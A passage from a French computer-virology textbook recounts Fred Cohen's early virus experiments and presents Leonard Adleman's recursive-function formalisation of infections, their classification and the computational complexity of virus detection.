Lors de cette expérience, le nombre d'utilisateurs de type administrateur était relativement élevé. Encore une fois, lorsque le virus est parvenu à infecter le compte d'un tel utilisateur, le système (totalité des comptes et ressources) est alors considéré comme totalement contaminé. L'analyse des résultats a démontré rapidement et clairement que les administrateurs ont été contaminés relativement vite. Ces derniers n'ont pas hésité à exécuter des programmes extérieurs alors qu'ils étaient connectés en tant que *root*.

corrompant ainsi très vite tout le système. Le mépris des droits et des précautions indispensables en terme de gestion (compte *root* strictement réservé pour l'administration) a permis au virus, à chaque fois, d'agir très rapidement.

Conclusions

Ces expérimentations ont permis en final de mettre en évidence un certain nombre de faits qui pourraient nous sembler évidents aujourd'hui (et cela n'est pas une certitude, les audits fréquents de sécurité démontrent le contraire) mais qui à l'époque ont été autant de révélations et de surprises. Le lecteur doit garder présent à l'esprit le contexte de l'époque : la notion de virus émergeait à peine et le risque viral était inexistant. Les premiers modèles de sécurité sont nés à cette époque (en grande partie, ceux que nous appliquons ou devrions appliquer) et il n'est pas exagéré d'affirmer que les résultats de Fred Cohen ont apporté une contribution essentielle dans la définition de ces modèles (le lecteur pourra d'ailleurs étudier les articles originaux de Fred Cohen dans ce domaine [54–61, 136], qui prouvent que sa contribution va au-delà des expérimentations présentées succintement dans cette section).

Les principaux enseignements qui ont été tirés de ces expériences, sont les suivants :

- une attaque virale est relativement facile à développer, surtout quand elle exploite une ou plusieurs failles des protocoles ou la politique de sécurité. En particulier, cela souligne avec force que l'élément humain, dans cette perspective, est le maillon faible. Les expériences de Fred Cohen ont montré que tous les modèles de sécurité ont pu être battus en brèche. Cela renforce la validité de ses propres résultats théoriques, présentés plus haut ;
- ces attaques sont très rapides et peuvent se faire en ne laissant pratiquement aucune trace qui pourrait permettre à l'utilisateur de réagir et de ralentir l'attaque – voire de l'arrêter. Cela concerne autant les systèmes simples, multi-utilisateurs, que les systèmes en réseau ;
- mais surtout, et c'est là le point certainement le plus important : aucune politique, aucun modèle de sécurité n'est valable, et ne peut par conséquent être validé, s'il n'est pas étalonné, testé et considéré sous l'angle d'une analyse technique, éventuellement offensive. Pour plus de clarté, citons Fred Cohen lui-même :

  > *« [...] les conséquences des politiques interdisant les expérimentations controlées de la sécurité sont évidentes : interdire aux*

utilisateurs de faire leur travail incitera les attaques illicites ; si un utilisateur peut lancer une attaque sans aide d'une faille du système ou de connaissances spéciales, d'autres pourront le faire également [...] La conception selon laquelle toute attaque autorisée réduit la sécurité est, selon l'avis de l'auteur, un argument faux. L'idée d'utiliser de telles attaques pour détecter des problèmes est souvent requise par les politiques gouvernementales de sécurité en vue d'évaluer les systèmes de confiance[18]*. Il serait plus rationnel d'utiliser des expérimentations ouvertes et contrôlées comme ressource en vue de l'amélioration de la sécurité. »*

- enfin, et en complément de ses études sur le modèle isolationniste, ces expériences ont confirmé que pour se débarrasser des virus, il suffit d'éliminer les trois agents responsables de leur dissémination : le partage, la programmation et les modifications. Mais l'informatique reste-t-elle alors encore intéressante si on supprime les seules choses qui la rendent humaine : la communication entre les hommes et la création.

Fred Cohen a préparé d'autres expériences pour des systèmes variés (VAX VMS, VAX Unix, IBM PC...), avec des langages différents (Basic, C...). Les attaques semblaient être plus élaborées mais, officiellement, il n'a jamais obtenu l'autorisation de les réaliser. Le lecteur trouvera le code source d'un virus pour IBM-PC fonctionnant sous système DOS 2.1, dans la thèse de Fred Cohen avec la description succincte du protocole expérimental, ainsi que les sources, données et résultats de l'expérience d'août 1984 [51, pp 103-109].

3.3 La formalisation de Leonard Adleman

La formalisation de Leonard M. Adleman [1] en 1988 fait suite à celle de Fred Cohen. Ce dernier, élève d'Adleman, a directement bénéficié de ses discussions avec lui (qui lui suggéra d'ailleurs le terme de virus). C'est Adleman, également, qui rendit possibles les premières expérimentations en virologie informatique de son élève. Enfin, il comprit l'intérêt et la nécessité d'une certaine et indispensable médiatisation[19] des travaux de Fred Cohen. Au final,

[18] Cette approche est toujours d'actualité, particulièrement chez les Anglo-saxons dont le pragmatisme est à saluer. C'est la raison principale de leur avance dans le domaine de la sécurité informatique (N.d.A).

[19] Indispensable, car il est probable qu'Adleman avait déjà entrevu le futur difficile de la virologie informatique, mélange de peurs, de fantasmes et d'intérêts de toute sorte. La publication des travaux théoriques de Fred Cohen puis des siens, dans une presse « grand public », avait certainement pour but de prévenir cette évolution malheureuse.

la contribution de l'un, ne peut être envisagée sans celle de l'autre et vice versa.

La thèse de Fred Cohen, en fait, n'aborde pas tous les aspects de la virologie informatique, du moins de manière explicite. Elle ne traite que des virus et des vers mais d'un point de vue général. Le problème plus large des programmes offensifs, encore dénommés *infections informatiques* (ou *malware*; voir le chapitre 5) n'est pas abordé. Le risque que représente un cheval de Troie était pourtant déjà connu et les premiers modèles de protection définis.

Les travaux d'Adleman vont donc compléter ceux de son élève et envisager plus généralement la notion de programmes offensifs, en s'attachant à définir un classement rigoureux des différentes catégories envisageables, en particulier en considérant le pouvoir destructif plus ou moins grand de ces programmes. Sa base de travail est celle des fonctions récursives. Ce travail effectué, Adleman s'est attaché, véritable but de son travail, aux aspects de protection. Sa préoccupation se résume par les quelques questions suivantes (qui peuvent sembler de nos jours basiques mais qui ne l'étaient pas à l'époque) :

- quelle est la complexité de la détection virale ? Fred Cohen a prouvé qu'une détection virale absolue (théorème 12) n'existe pas. Adleman est parvenu à en « quantifier » la complexité en la rattachant à des classes de complexité connues ;
- la désinfection de programmes infectés est-elle possible ?
- quelles formes de protection sont envisageables ? Fred Cohen avait défini un certain nombre de modèles mais extrêmement contraignants et difficiles à mettre en œuvre en pratique. Adleman a considéré une approche sous-optimale mais malgré tout efficace, que les logiciels antivirus ont reprise et adoptée.

Nous allons présenter les travaux de Leonard Adleman en nous basant sur son article de référence de 1988 [1]. Les démonstrations ne seront en règle générale pas données, par souci de clarté et dans le but de laisser le lecteur se référer à la publication originale dont la lecture est vivement conseillée.

Il est cependant à craindre que le choix du terme de virus, s'il est parfaitement adapté à la réalité théorique qu'il désigne, ait provoqué une évolution inverse. Le lecteur pourra lire un interview de Leonard Adleman où ce dernier évoque, en autres sujets, sa collaboration avec Fred Cohen (`http://www.usc.edu/isd/publications/networker/96-97/Sep_Oct_96/innerview_adleman.html`).

3.3.1 Notations et concepts de base

Deux propriétés principales sont considérées par Adleman pour caractériser un virus :

1. Tout programme possède une forme infectée. Autrement dit, un virus peut être considéré comme une application de l'ensemble des programmes vers l'ensemble des programmes infectés. Cette vision correspond en fait à celle de Fred Cohen avec le théorème 14.
2. Chaque programme infecté, en fonction de paramètres d'entrée fournis par l'utilisateur, le système d'exploitation ou l'environnement dans son acception la plus générale, agit selon trois possibilités :
   - *Infection.*- Le programme, après avoir réalisé les fonctionnalités attendues, infecte d'autres programmes[20].
   - *Fonctionnalité ajoutée.*- Le programme, en plus de ses fonctionnalités attendues, effectue d'autres actions. Ces actions peuvent être différées ou non, à caractère (généralement) offensif (charge finale) ou non (le cas des virus bénéfiques) et leur nature dépend uniquement de l'infection initiale et non du programme infecté. Notons que cette seconde possibilité n'est absolument pas une caractéristique virale. Seul le caractère autoreproductif devrait normalement être considéré. L'intention d'Adleman est déjà de généraliser le propos afin de prendre en compte d'autres programmes à caractère offensif, mais non autoreproducteurs.
   - *Imitation.*- Le programme ne procède à aucune infection ni action offensive mais effectue juste les instructions légitimement attendues. Il s'agit d'un cas particulier de l'infection dans la situation où aucun fichier à infecter n'est disponible.

Les notations utilisées par Adleman décrivent en détail les mécanismes de fonction récursive universelle, telle qu'elle a été présentée dans le chapitre 2.

- S désigne l'ensemble de toutes les séquences (finies) d'entiers naturels.
- L'application $e : S \times S \rightarrow \mathbb{N}$, calculable et injective et dont la réciproque est calculable, désigne en fait la construction d'un nombre de Gödel (voir section 2.2.2). Les deux séquences arguments peuvent notamment désigner ici les instructions du programme calculant une fonction récursive (l'index) et les données de ce programme (le paramètre de la fonction). La valeur $e(s,t)$ pour deux séquences quelconques s et t de S sera notée $< s,t >$. Cette valeur désigne donc un index étendu aux données du programme.

[20] Précisons tout de suite qu'en général, les virus ou autres programmes infectieux inversent cet ordre afin d'assurer leur survie. Nous développerons cela dans le chapitre 5.

- Pour toute fonction partielle $f : \mathbb{N} \to \mathbb{N}$ et toutes séquences s et t de S, $f(s,t)$ désignera $f(< s,t >)$.

La définition suivante précise les conditions d'égalité de deux fonctions (récursives ou non).

Définition 23 *Pour toutes fonctions f et g de $\mathbb{N}$ dans $\mathbb{N}$, pour tout $(s,t) \in S \times S$ alors $f(s,t) = g(s,t)$, si et seulement si,*

$$f(s,t) \nearrow \text{ et } g(s,t) \nearrow \text{ [21]}$$

ou bien

$$f(s,t) \searrow \text{ et } g(s,t) \searrow \text{ et } f(s,t) = g(s,t)$$

La définition suivante permet de déterminer l'équivalence de deux index étendus, à une fonction partielle près.

Définition 24 *Pour tout $(z,z') \in \mathbb{N}^2$, pour toutes séquences p,p', et pour toutes séquences $q = (q_1,q_2,\ldots,q_z), q' = (q'_1,q'_2,\ldots,q'_{z'})$ de S, pour toute fonction partielle $h : \mathbb{N} \to \mathbb{N}$, les index étendus $< p,q >$ et $< p',q' >$ sont dits équivalents à la fonction h près et on note $< p,q > \overset{h}{\sim} < p',q' >$ si et seulement si les quatre conditions suivantes sont vérifiées :*

1. $z = z'$,
2. $p = p'$,
3. $\exists i \in \mathbb{N}$ *avec* $1 \leq i \leq z$ *tel que* $q_i \neq q'_i$,
4. *Pour* $j = 1,2,\ldots,z$ *ou bien* $q_j = q'_j$ *ou bien* $h(q_j) \searrow$ *et* $h(q_j) = q'_j$.

Notons que, dans la dernière condition, $q_j = q'_j$ est équivalent à $h(q_j) = q'_j$ si h est la fonction identité sur $\mathbb{N}$.

Définition 25 *Pour toutes fonctions partielles f, g et h de $\mathbb{N}$ dans $\mathbb{N}$, pour tout $(s,t) \in S \times S$, f est h-équivalente au sens faible (ou équivalente au sens faible à la fonction h près) à la fonction g en (s,t) si et seulement si*

$$f(s,t) \searrow \text{ et } g(s,t) \searrow \text{ et } h(f(s,t)) = g(s,t).$$

On note alors $f(s,t) \overset{h}{\sim} g(s,t)$.

La définition suivante résume enfin sous une seule notation les définitions 23 et 25.

[21] Ces notations ont été définies dans la section 2.2.3.

Définition 26 *Pour toutes fonctions partielles f, g et h de $\mathbb{N}$ dans $\mathbb{N}$, pour tout $(s,t) \in S \times S$, f est h-équivalente au sens fort (ou équivalente au sens fort à la fonction h près) à la fonction g en (s,t), si et seulement si,*

$$f(s,t) = g(s,t) \text{ ou } f(s,t) \overset{h}{\sim} g(s,t).$$

On note alors $f(s,t) \overset{h}{\cong} g(s,t)$

Nous pouvons maintenant donner, en reprenant les définitions qui viennent d'être données et les concepts du chapitre 2, la définition formelle des trois possibilités d'action d'un programme infecté.

Définition 27 *Pour toute numérotation de Gödel des fonctions partielles récursives $\{\varphi_i\}$, une fonction récursive totale v est une* infection[22] relativement à $\{\varphi_i\}$, *si et seulement si, pour tout $(d,p) \in S \times S$ soit :*

1. *il ajoute une fonctionnalité :*

$$[\forall (i,j) \in \mathbb{N}^2 \quad [\varphi_{v(i)}(d,p) = \varphi_{v(j)}(d,p)]]$$

2. *il infecte ou il imite :*

$$[\forall j \in \mathbb{N} \quad [\varphi_j(d,p) \overset{v}{\cong} \varphi_{v(j)}(d,p)]].$$

Remarques

1. Les symboles d et p représentent la décomposition de toutes les informations accessibles à une fonction φ_i en données (informations non susceptibles d'être infectées[23]) et les programmes (informations susceptibles d'être infectées).
2. Il faut bien se rappeler que l'index i de la fonction φ doit être vu comme un index étendu. Cela permet de généraliser la notion d'infection d'un programme à un processus (programme proprement dit, données de ce

[22] Dans l'article de [1], outre quelques erreurs de notations, le terme virus a été utilisé, ce qui constitue dans certains cas, une contradiction avec la définition 28 de la section suivante. Dans tout ce qui suit, nous utiliserons plutôt le terme général d'infection, même si la plupart du temps l'infection est réalisée effectivement par un virus. Le terme de virus sera réservé aux seuls programmes autoreproducteurs.

[23] En fait, dans le cas des virus que l'on pourrait qualifier de « virus de documents », par exemple les macro-virus, la distinction entre programmes et données n'est plus aussi claire et la notion d'« infection » de données n'est plus absurde. Cependant, l'usage de fonctions récursives et de leur représentation formelle, permet de considérer ce cas particulier sans problème conceptuel. Nous l'aborderons dans le chapitre 5.

programme et données système nécessaires au processus). Le processus d'infection a alors pour cible, non seulement un programme, mais également les données de ce programme (cas des virus dits de documents). C'est la raison pour laquelle la fonction φ_i accepte les deux arguments d et p.

3.3.2 Virus et infections informatiques

Il est maintenant possible, avec les éléments définis dans la section précédente, de classer les différentes infections informatiques.

Définition 28 *Pour toute numérotation de Gödel des fonctions partielles récursives* $\{\varphi_i\}$, *pour toute infection* v *relativement à l'ensemble* $\{\varphi_i\}$, *et pour tout* $(i,j) \in \mathbb{N}^2$:

- i *est dit* pathogène *relativement à* v *et* j *si*

$$i = v(j) \text{ et } [\exists (d,p) \in S^2 \quad [\varphi_j(d,p) \overset{v}{\not\sim} \varphi_i(d,p)]].$$

- i *est dit* contagieux *relativement à* v *et* j *si*

$$i = v(j) \text{ et } [\exists (d,p) \in S^2 \quad [\varphi_j(d,p) \overset{v}{\sim} \varphi_i(d,p)]].$$

- i *est dit à* effet bénin *relativement à* v *et* j *si* $i = v(j)$ *et* v *n'est ni pathogène ni contagieux relativement à* j.
- i *est un* cheval de Troie *relativement à* v *et* j *si* $i = v(j)$ *et* i *est pathogène mais non contagieux relativement à* j.
- i *est un* largueur[24] *si* $i = v(j)$ *et* i *est contagieux mais non pathogène relativement à* j.
- i *est* virulent *relativement à* v *et* j *si* $i = v(j)$ *et* i *est pathogène et contagieux relativement à* j.

Cette définition envisage donc complètement les cas d'infections informatiques en considérant le comportement du programme infecté par rapport à la version non infectée (par l'infection v). Le lecteur vérifiera, à titre d'exercice, que cette définition correspond bien à celles données dans le chapitre 5.

La définition qui suit considère une classification légèrement plus générale que la précédente. Elle correspond d'ailleurs à celle donnée dans le chapitre 5 (figure 5.1) et considère non plus les cibles mais les infections elles-mêmes.

Définition 29 *Pour toute numérotation de Gödel des fonctions partielles récursives* $\{\varphi_i\}$ *et pour toute infection* v *relativement à* $\{\varphi\}$:

[24] Le terme de *dropper* est généralement préféré. Nous sommes là dans le cas d'une première infection.

- v *est* bénin *si les deux conditions suivantes sont vérifiées :*
  1. $[\forall j \in \mathbb{N} \quad [v(j)$ *n'est pas pathogène relativement à* v *et* $j]]$
  2. $[\forall j \in \mathbb{N} \quad [v(j)$ *n'est pas contagieux relativement à* v *et* $j]]$
- v *est dit* épéien[25] *si les deux conditions suivantes sont vérifiées :*
  1. $[\exists j \in \mathbb{N} \quad [v(j)$ *est pathogène relativement à* v *et* $j]]$
  2. $[\forall j \in \mathbb{N} \quad [v(j)$ *n'est pas contagieux relativement à* v *et* $j]]$
- v *est* disséminateur *si les deux conditions suivantes sont vérifiées :*
  1. $[\exists j \in \mathbb{N} \quad [v(j)$*n'est pas pathogène relativement à* v *et* $j]]$
  2. $[\exists j \in \mathbb{N} \quad [v(j)$ *est contagieux relativement à* v *et* $j]]$
- v *est* malicieux[26] *si les deux conditions suivantes sont vérifiées :*
  1. $[\exists j \in \mathbb{N} \quad [v(j)$ *est pathogène relativement à* v *et* $j]]$
  2. $[\exists j \in \mathbb{N} \quad [v(j)$ *est contagieux relativement à* v *et* $j]]$

En comparant les définitions 29 et 28, nous voyons donc que tous les programmes victimes d'une infection de type bénin sont eux-mêmes des programmes à effet bénin pour tous les autres programmes (ou relativement à leurs prédécesseurs, au sens fonctionnel du terme) non infectés. Cette classe représente plutôt un cas d'école et, à la connaissance de l'auteur, il n'existe aucun virus réel connu y appartenant (en fait, cela n'aurait pas de sens d'un point de vue pratique ; cette classe est toutefois non vide, car elle contient la fonction identité).

Les infections de type épéien correspondent en pratique aux infections simples (autrement dit, non autoreproductrices) de la figure 5.1 du chapitre 5, c'est-à-dire les bombes logiques, les leurres et les chevaux de Troie (appartiennent également à cette classe les fonctions récursives primitives constantes).

Les infections du type disséminateur sont les virus **sans** charge finale tandis que celles de type malicieux sont constituées des virus **avec** charge finale.

[25] L. Adleman a utilisé ici le nom du charpentier, *Epeios* ou *Epeus*, qui construisit pour Ulysse le fameux cheval de Troie qui permit de faire tomber la ville du même nom (lire le huitième chant de l'Odyssée d'Homère ; le lecteur en trouvera une traduction sur le CDROM).

[26] Le terme « malicieux » est ici pris dans son sens premier (mauvais, méchant ou malveillant). Il correspond le mieux à la notion de *malware* ou de *malicious codes* des anglo-saxons. C'est le terme le plus souvent utilisé dans la langue française, dans ce contexte. Les adjectifs « pernicieux » et « malveillants » restreignent ou spécialisent la notion générique de code malicieux.

La formalisation d'Adleman[27] est donc particulièrement intéressante car elle envisage tous les cas possibles d'infections informatiques[28].

Le théorème suivant complète ce qui vient d'être dit, ainsi que les définitions qui viennent d'être données, par quelques résultats simples à démontrer.

Théorème 15 *Pour toute numérotation de Gödel des fonctions partielles récursives* $\{\varphi_i\}$ *et pour toute infection* v *relativement à* $\{\varphi\}$ *:*

1. $\exists j \in \mathbb{N}$ $[v(j)$ *est à effet bénin relativement à* v *et* $j]$.
2. v *est bénin si*

$$\forall j \in \mathbb{N} \quad [v(j) \text{ est à effet bénin relativement à } v \text{ et } j.]$$

3. *Si* v *est de type epéien alors quel que soit* $j \in \mathbb{N}$ *une des deux conditions est vraie :*
   a) $v(j)$ *est à effet bénin relativement à* v *et* j.
   b) $v(j)$ *est un cheval de Troie, une bombe logique ou un leurre relativement à* v *et* j.
4. *Si* v *est de type disséminateur alors quel que soit* $j \in \mathbb{N}$ *alors l'une des deux conditions suivantes est vraie :*
   a) $v(j)$ *est à effet bénin relativement à* v *et* j.
   b) $v(j)$ *est un largueur relativement à* v *et* j.

Démonstration. Par utilisation des définitions précédentes et du théorème de récursion de Kleene. □

Précisons que le type largueur est équivalent en pratique à un programme infecté par un virus (et donc infectieux) et de ce fait rassemble les programmes infectés par les types disséminateur et malicieux.

Pour conclure cette section, considérons que les infections informatiques simples sont les infections de type epéien tandis que les infections de type autoreproducteur (vers et virus) sont celles du type disséminateur et malicieux.

[27] Rappelons toutefois qu'elle ne fait qu'expliciter, dans le cadre de la virologie informatique, le théorème 5 dit de récursion, présenté dans la section 2.2.4.

[28] Le cas des bombes logiques et des leurres n'est toutefois pas pris en compte par Adleman. Nous l'avons donc rajouté.

3.3.3 Complexité de la détection

Le résultat de Fred Cohen concernant le problème général de la détection virale (théorème 12) montre qu'il s'agit là d'un problème indécidable donc d'une impossibilité de nature mathématique. Mais le résultat ne va pas plus loin. Le « degré d'impossibilité pratique », que la théorie de la complexité envisage selon une certaine hiérarchie de classes de complexité maintenant largement connue [182], n'est pas précisé. Par exemple, quelle est la complexité du problème consistant à énumérer l'ensemble des virus informatiques ? Ce problème est étroitement lié au problème très général de la détection virale, tel qu'envisagé par le théorème 12.

Adleman est parvenu à déterminer ce degré de difficulté avec le théorème fondamental suivant.

Théorème 16 *Pour toute numérotation de Gödel des fonctions partielles récursives $\{\varphi_i\}$, déterminer l'ensemble*

$$V = \{i \in \mathbb{N} | \varphi_i \text{ est une infection informatique } \}$$

est un problème Π_2-complet.

Nous ne démontrerons pas ce théorème (voir [1, pp 363-365]) mais nous allons décrire simplement ce résultat afin que le lecteur non mathématicien puisse en saisir le sens et l'importance.

Il nous faut considérer et définir la notion de « réductibilité ».

Définition 30 *Soient A et B deux ensembles. On dit que A est « 1-réductible » à B (et on note $A \leq_1 B$) s'il existe une application récursive bijective f telle que $\forall x,\ x \in A \Leftrightarrow f(x) \in B$.*

On dit que A est « m-réductible » à B (et on note $A \leq_m B$) s'il existe une application récursive f telle que $\forall x,\ x \in A \Leftrightarrow f(x) \in B$.

Dans le cas de la m-réductibilité, l'application f n'est pas injective. Notons que la condition $\forall x,\ x \in A \Leftrightarrow f(x) \in B$ peut encore s'écrire $A = f^{-1}(B)$, ou encore $f(A) \subset B$ et $f(\bar{A}) \subset \bar{B}$.

Exemple 3 *Considérons les deux ensembles suivants :*

$$A = \{x \in \mathbb{N} | W_x{}^{29} \text{ est infini } \}$$

et

$$B = \{x \in \mathbb{N} | \varphi_x \text{ est totale}\}.$$

[29] W_x désigne le domaine de définition de la fonction φ_x.

Montrons que B est m-réductible à A. Supposons qu'il soit possible de déterminer si W_x est infini, quel que soit $x \in \mathbb{N}$. Alors, pour déterminer si φ_{y_0} est une fonction récursive totale, pour un y_0 donné, construisons l'application suivante (l'entier y_1 est construit à partir de l'entier y_0) :

$$\varphi_{y_1}(z) = \begin{cases} 1 & \text{si } \varphi_{y_0}(w) \text{ converge } \forall w \leq z \\ \text{diverge} & \text{sinon} \end{cases}$$

et alors on regarde si W_{y_1} est infini. On démontre de même que $A \leq_m B$.

La notion de réductibilité permet de définir des classes de difficulté pour un problème (par difficulté, il s'agit de celle concernant la résolution pratique de ce problème). Si un ensemble A de problèmes est réductible à un ensemble B de problèmes, nous pouvons considérer que les problèmes de B sont au moins aussi difficiles à résoudre que ceux de A (notons au passage que l'application f de la définition est récursive, ce qui assure que la réduction de A à B est effectivement calculable, et que le passage entre les deux ensembles ne rajoute pas en difficulté).

Définition 31 *On note $A \equiv_1 B$ si $A \leq_1 B$ et $B \leq_1 A$. De même $A \equiv_m B$ si $A \leq_m B$ et $B \leq_m A$.*

Les relations $\equiv_1$ et $\equiv_m$ sont des relations d'équivalence et leurs classes d'équivalence sont précisément les classes de complexité (relativement à la fonction de réduction).

Définition 32 *Soit $\mathcal{C}$ une classe de complexité et soit p un problème de $\mathcal{C}$. On dit que p est $\mathcal{C}$-complet si tout problème p' de $\mathcal{C}$ peut se réduire à p.*

La notion de complétude permet de décrire la difficulté de résolution inhérente aux problèmes de cette classe : un problème complet pour la classe $\mathcal{C}$ n'appartiendra pas à une sous-classe plus faible $\mathcal{C}' \subseteq \mathcal{C}$, sinon on aurait $\mathcal{C}' = \mathcal{C}$ ($\mathcal{C}$ étant clos[30] pour la réduction).

Proposition 12 *Si deux classes $\mathcal{C}$ et $\mathcal{C}'$ sont toutes deux closes pour la réduction et s'il existe un problème p complet pour $\mathcal{C}$ et $\mathcal{C}'$ alors $\mathcal{C} = \mathcal{C}'$.*

Maintenant que nous avons défini la notion de complétude vis-à-vis d'une classe de complexité, comment interpréter le théorème 16 ? Que représente la classe Π_2 ? Plutôt que de décrire précisément cette classe (cela dépasserait trop largement le cadre de cet ouvrage ; le lecteur consultera [195, chap. 14 et 15] pour un exposé complet des classes Π_n à partir des formes normales),

[30] **Un ensemble $\mathcal{C}'$ est dit clos pour la réduction** si, quand $p \leq_m p'$ et $p' \in \mathcal{C}'$, on a alors $p \in \mathcal{C}'$.

nous allons montrer que cette classe désigne des problèmes dont la résolution reste hors de portée en pratique (dans le cas général).

Sans entrer dans les détails, il convient de préciser que les classes Π_n pour $n \geq 0$ sont définies en liaison avec d'autres classes, appelées classes Σ_n pour $n \geq 0$ (voir [195, chap 14.1-3]). Ainsi une hiérarchie précise peut être définie entre elles. En premier lieu, la classe Π_0 est la classe des fonctions récursives, autrement dit, la classe des problèmes « faciles » à résoudre (puisque les fonctions qui les définissent sont calculables). Nous avons alors le résultat suivant :

Théorème 17 *1.* $\Pi_0 = \Sigma_0$.

2. $\forall p, \quad p \in \Sigma_n \Leftrightarrow \bar{p}$[31] $\in \Pi_n$.

3. $\Sigma_n \cup \Pi_n \subset \Sigma_{n+1} \cap \Pi_{n+1}$.

Illustrons ce théorème par le schéma 3.4. Les différentes classes et leur hiérarchie respective y sont représentées[32].

Les problèmes appartenant à l'ensemble $\mathcal{R}$, se trouvant sous la courbe en pointillé, sont ceux que l'on peut en pratique résoudre effectivement. Comme $\mathcal{R} \subsetneq \Pi_2$, la détection virale est un problème impossible à résoudre dans le cas général. Toutefois, le résultat d'Adleman (théorème 16) est plus précis que celui de Fred Cohen (théorème 12). En effet, le degré « d'impossibilité » est ici quantifié.

3.3.4 Étude du modèle isolationniste

Reprenant les travaux de son élève sur les modèles de prévention contre les risques de dissémination virale, Adleman s'est attaché à formaliser le modèle isolationniste et à considérer des formes plus réalistes, en pratique de ce modèle. En effet, Fred Cohen n'avait considéré ce modèle que d'un point de vue intuitif et général.

Définition 33 *Pour toute numérotation de Gödel des fonctions partielles récursives* $\{\varphi_i\}$*, pour toute infection* v *relativement à l'ensemble* $\{\varphi_i\}$*,* l'ensemble d'infection *de* v *est défini par :*

$$I_v = \{i \in \mathbb{N} | \exists j \in \mathbb{N}, \quad i = v(j)\}.$$

[31] Nous avons vu dans la section 2.2.2 qu'une fonction récursive pouvait également être vue comme une relation R d'où la notation. De plus, pour toute relation k-aire R, alors $\bar{R} = \mathbb{N}^k - R$.

[32] Le lecteur familier avec la théorie de la complexité aura noté que la classe $\Pi_0 = \Sigma_0$ est en fait la classe P des problèmes polynomiaux et que $NP = \Sigma_1$, $coNP = \Pi_1$, $\Sigma_2 = NP^{NP}$ et $\Pi_2 = coNP^{NP}$. Plus généralement $\Sigma_{i+1} = NP^{\Sigma_i P}$ et $\Pi_{i+1} = coNP^{\Sigma_i P}$ (voir [182, chap. 17]).




FIG. 3.4. Classes Π_n et Σ_n et leur hiérarchie

Notons que la notion d'ensemble d'infection reprend en fait la notion, plus générale, d'ensemble viral définie par Fred Cohen.

Définition 34 *(Absolue isolabilité)*
Pour toute numérotation de Gödel des fonctions partielles récursives $\{\varphi_i\}$, *pour toute infection* v *relativement à l'ensemble* $\{\varphi_i\}$, v *est* absolument isolable, *si et seulement, si* I_v *est décidable.*

Dans le modèle isolationniste, le système étant fermé, I_v est nécessairement décidable (au minimum par une approche énumérative) et donc tout virus peut être (théoriquement) isolé, détecté et supprimé. La proposition suivante établit un résultat évident relatif à ce cas.

Proposition 13 *Pour toute numérotation de Gödel des fonctions partielles récursives* $\{\varphi_i\}$, *pour toute infection* v *relativement à l'ensemble* $\{\varphi_i\}$, *si pour tout* $i \in \mathbb{N}$, $v(i) \geq i$ *alors* v *est absolument isolable.*

La plupart des infections produites sont absolument isolables, en particulier, parce qu'elles satisfont la propriété $v(i) \geq i$. Cependant, toutes les infections ne sont pas absolument isolables selon le théorème suivant (voir un exemple en exercice).

Théorème 18 *Pour toute numérotation de Gödel des fonctions partielles récursives* $\{\varphi_i\}$, *il existe une fonction récursive totale* v *telle que*

1. *v est de type malicieux relativement à $\{\varphi_i\}$.*
2. *I_v est Σ_1-complet.*

Nous ne démontrerons pas ce théorème (le lecteur pourra consulter [1, pp 366-369] dont une copie est présente sur le CDROM accompagnant cet ouvrage). Attachons-nous cependant à comprendre ce qu'il signifie : il n'est pas possible de baser une protection sur une procédure décidant si un programme est infecté ou non. Nous avons vu dans la section précédente, et particulièrement avec la figure 3.4, la hiérarchie des classes de complexité. La classe Σ_1 est au-delà de la classe de calculabilité effective $\mathcal{R}$ (en fait, la classe Σ_1 correspond à la classe de complexité NP). D'où le résultat.

A titre de complément des résultats d'Adleman, le lecteur pourra lire [210], dans lequel, il est prouvé que la détection fiable d'un virus polymorphe de longueur finie est un problème généralement NP-complet. L'auteur montre pour cela que résoudre ce problème est équivalent à résoudre le *problème de satisfaisabilité*, lui-même NP-complet [182, page 171] (méthode de réduction).

3.4 Conclusion

La formalisation des virus et de la problématique de détection permet de disposer d'une vision assez claire de la notion d'infection informatique. Le lecteur est maintenant en mesure de comprendre pourquoi la notion de virus, telle qu'elle peut être imaginée dans l'esprit du plus grand nombre, est réductrice et ne prend en compte qu'une partie des choses. L'importance du référentiel est également renforcée grâce à cette formalisation. Ainsi, la notion de virus de documents, longtemps mise en doute par la plupart des experts, était déjà prise en compte dans cette description théorique avant qu'elle ne trouve sa première concrétisation avec les macro-virus (en 1995 avec le virus Concept).

Fred Cohen et Leonard Adleman ont donc contribué à brosser un tableau clair et exhaustif des risques informatiques liés aux programmes à caractère offensif. Mais ils ont également travaillé à définir (et en particulier Fred Cohen) des modèles de protection permettant d'envisager la lutte contre de tels risques. Leurs résultats, à travers des approches et des outils différents, montrent que le problème général de la détection virale, étant indécidable, nous condamne à une attitude réactive en ce qui concerne la lutte contre les virus. Encore une fois, il convient d'insister sur ce point. Il ne sera jamais possible de prévenir une quelconque attaque virale. Les (mauvaises) surprises seront toujours d'actualité.

